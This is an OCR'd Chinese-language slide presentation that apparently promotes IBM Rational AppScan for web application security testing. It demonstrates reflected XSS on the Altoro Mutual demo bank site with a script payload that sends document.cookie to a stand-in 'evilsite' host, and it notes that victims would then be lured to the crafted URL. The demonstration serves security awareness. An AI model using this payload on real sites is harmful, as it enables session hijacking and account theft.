
交易明細查詢
竟變成
帳號密碼查詢

Privacy Policy | Security Statement | © 2006 Altoro Mutual, Inc.

The Altoro Mutual website is published by Watchfire, Inc. for the sole purpose of demonstrating the effectiveness of Watchfire products in detecting web application vulnerabilities and website defects. This site is not a real banking site. Similarities, if any, to third party products and/or websites are purely coincidental. This site is provided "as is" without warranty of any kind, either express or implied. Watchfire does not assume any risk in relation to your use of this website. For additional Terms of Use, please go to http://www.watchfire.com/statements/terms.aspx.

Copyright © 2006, Watchfire Corporation, All rights reserved.

範例: Cross-site Scripting (XSS)



Sign Off | Contact Us | Feedback | Search 銀行代碼表 Go

AltoroMutual

DEMO SITE ONLY

MY ACCOUNT | PERSONAL | SMALL BUSINESS | INSIDE ALTORO MUTUAL

PERSONAL

- Deposit Product
- Checking
- Loan Products
- Cards
- Investments & Insurance
- Other Services

SMALL BUSINESS

- Deposit Products
- Lending Services
- Cards
- Insurance
- Retirement
- Other Services

INSIDE ALTORO MUTUAL


- About Us
- Contact Us
- Locations
- Investor Relations
- Press Room

Search Results

No results were found for the query:

銀行代碼表

範例: Cross-site Scripting (XSS)



Search Results


No results were found for the query:

銀行代碼表

哦?變粗體了
這個查詢欄位可以
用來執行程式耶

範例: Cross-site Scripting (XSS)

在查詢欄位輸入
<script>document.write('<img src=http://evilsite/'+document.cookie);</script>
→使用者的session資料無聲無息被送往駭客的電腦



網址(D) http://demo.testfire.net/search.aspx?txtSearch=%3Cscript%3Edocument.write%28%27%3Cimg+src%3Dhttp%3A%2F%2Fevilsite%2F%2

Sign In | Contact Us | Feedback | Search <script>document.writ Go

嘿嘿...接下來只要想辦法騙別人連這個網址就好了

ONLINE BANKING LOGIN | PERSONAL | SMALL BUSINESS | INSIDE ALTORO MUTUAL

PERSONAL
- Deposit Product
- Checking
- Loan Products
- Cards
- Investments & Insurance
- Other Services

SMALL BUSINESS
- Deposit Products
- Lending Services
- Cards
- Insurance

Search Results

No results were found for the query:

更多應該關注應用程式安全性的理由

- 因駭客攻擊導致資料外洩的案例中, 89% 和 SQL Injection 有關
- 應遵循 PCI 安全標準的受害組織中, 有 79% 被發現沒有遵規 (non-compliant)
- 被駭客竊取的資料中, 有 92% 是利用 Web 應用程式作為攻擊的途徑

Verizon 2010 data Breach
Investigations Report

為什麼現在駭客喜歡入侵Web應用程式?


- 應用程式功能愈來愈多，開發人員被特別要求的是如期、不超出預算交付能運作的應用程式，但沒被要求要交付安全的應用程式
- 開發人員大多沒有受過開發安全程式碼的實務教育訓練
- 在智慧的地球上，各種創新讓應用程式的複雜度愈來愈高，相對地安全性的問題也就更加複雜了
- 企業太過仰賴網路弱點掃描工具或網路偵防硬體設備等基礎建設：誤以為應用程式的安全也兼顧到了

Globalization and Globally Available Resources
Access to streams of information in the Realtime
INTERNET
facebook
myspace
iTunes
Google
Billions of mobile devices accessing the Web
New Forms of Collaboration

Volumes of applications continue to be deployed that are riddled with security flaws…

…and are non compliant with industry regulations

駭客知識也愈來愈容易取得



"application hacking" video results 1 - 20 of about 1,490

Hacking Internet Banking Applications
Source: http://video.hitb.org/2005.html The general public sentiment is that the banks, having always been the guardians ... (more)
Added: 8 months ago
From: pefilm
Views: 5,293
★★★★☆
07:40

How to hack pets facebook application
Click more http://rapidshare.com/files/47568660/hackpetsfinal.wmv Orignal video, (much clearer and sounds normal) Easy ... (more)
Added: 1 year ago
From: lvlmeupto100
Views: 24,283
★★★★☆
01:48

How to download Hacking Application
This video is a part of http://www.youtube.com/watch?v=_cl-zZKxklo this video and http://www.youtube.com/watch?v ... (more)
Added: 3 months ago
From: utubevideos00
Views: 9,607
★★★★☆
02:42

How to Hack Facebook
Detailed Instructions Below: Tool needed: Internet Browser (I used firefox with google toolbar) Facebook Account Mood ... (more)
Added: 1 year ago
From: tonyls09
Views: 428,275
★★★★☆
04:28

Playlist Results for **application hacking**

frienster.myspace.facebook hackers (15 Videos)
hacking friendster #PART 1
hacking friendster #PART 2
Myspace Account Hacking
Play all videos
Updated: 3 days ago
From: kisszha

Hacking SQL Server
In this presentation at the Jacksonville SQL Server Users Group, Bayer White playS the part of a developer protecting his ... (more)
Added: 1 year ago
From: dbaguyjax
Views: 44,917
★★★★☆
09:53

只有個資法是議題嗎?

駭客入侵的後果不一定是個資外洩

- 資料外洩 (Data Leakage)
  - 客戶、商業夥伴、財務交易資料、智慧財產等機敏資料外洩,致企業蒙受重大損失
- 身分盜竊 (Identity theft)
  - 駭客以不屬於自己的身份、更高的權限存取系統
- 站台竄改 (Site defacement)
  - 傷害企業品牌形象、客戶不信任
- 應用程式停止服務 (Application goes down)
  - 業務中斷、生氣的客戶
- 執行惡意程式 (Un-trusted code execution)
  - 駭客在伺服器上運行惡意的程式

解鈴還須繫鈴人, 但…

- 組織內的資安專家/設備多專長在網路/作業系統/伺服器等基礎建設
- 應用程式功能愈來愈多，架構愈來愈複雜，時程壓力又大，程式人員往往不瞭解/忽視安全問題
- 即使被告知應用系統漏洞，可能也不曉得從何處理起
- 處理應用程式安全問題變成上線的瓶頸
- 委外開發的應用程式，難以驗收其安全性


Rational AppScan 可以幫助您!


及時地、自動化地進行
應用程式安全性測試

掃描應用程式

分析、識別問題

詳盡且可採取行動的報告
(全中文化)






Virtual-SOC Portal

應用程式安全性測試技術

結合不同技術得到更高的精確性

程式碼靜態分析技術 (白箱測試)


- 以理論模型分析程式碼以找出潛在的安全性問題




```
{
****************************** TnxCSSFontStyle ***********************
}
constructor TnxCSSFontStyle.Create(aFontStyle: TnxCSSFontStyleEnum);
begin
  inherited Create(sFontStyle);
  FFontStyle := aFontStyle;
end;

function TnxCSSFontStyle.GetStyleValue: string;
begin
  Result := nxCSSFontStyleStrings[FontStyle];
end;

procedure TnxCSSFontStyle.SetFontStyle(Value: TnxCSSFontStyleEnum);
begin
  if FFontStyle <> Value then
  begin
```

應用程式動態檢測技術（黑箱測試）

- 對於運行中的應用程式針對各種漏洞類型進行實測


IBM Canada - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back Search Favorites
Address http://www.ibm.com/ca/en/
Go Links
IBM
Canada [change] English · Français
Search
Home Business solutions IT services Products Support & downloads My IBM
Welcome [IBM Sign in] [Register]
You've been waiting for a break like this
New lower prices on IBM Intel-powered servers—starting at just $869
Learn about
Shop for
Get support
My IBM links
About IBM
Customer support links
Shopping cart
Orders and delivery
Invoices and payments
Contracts
Inventory and maintenance
My links
My IBM: It's all about you
Create my profile
My interests
My company links
My accounts
Create an ibm.com that reflects you
Personalize your site
About IBM Privacy Contact Terms of use IBM Feeds
Internet



Total Potential Security Issues

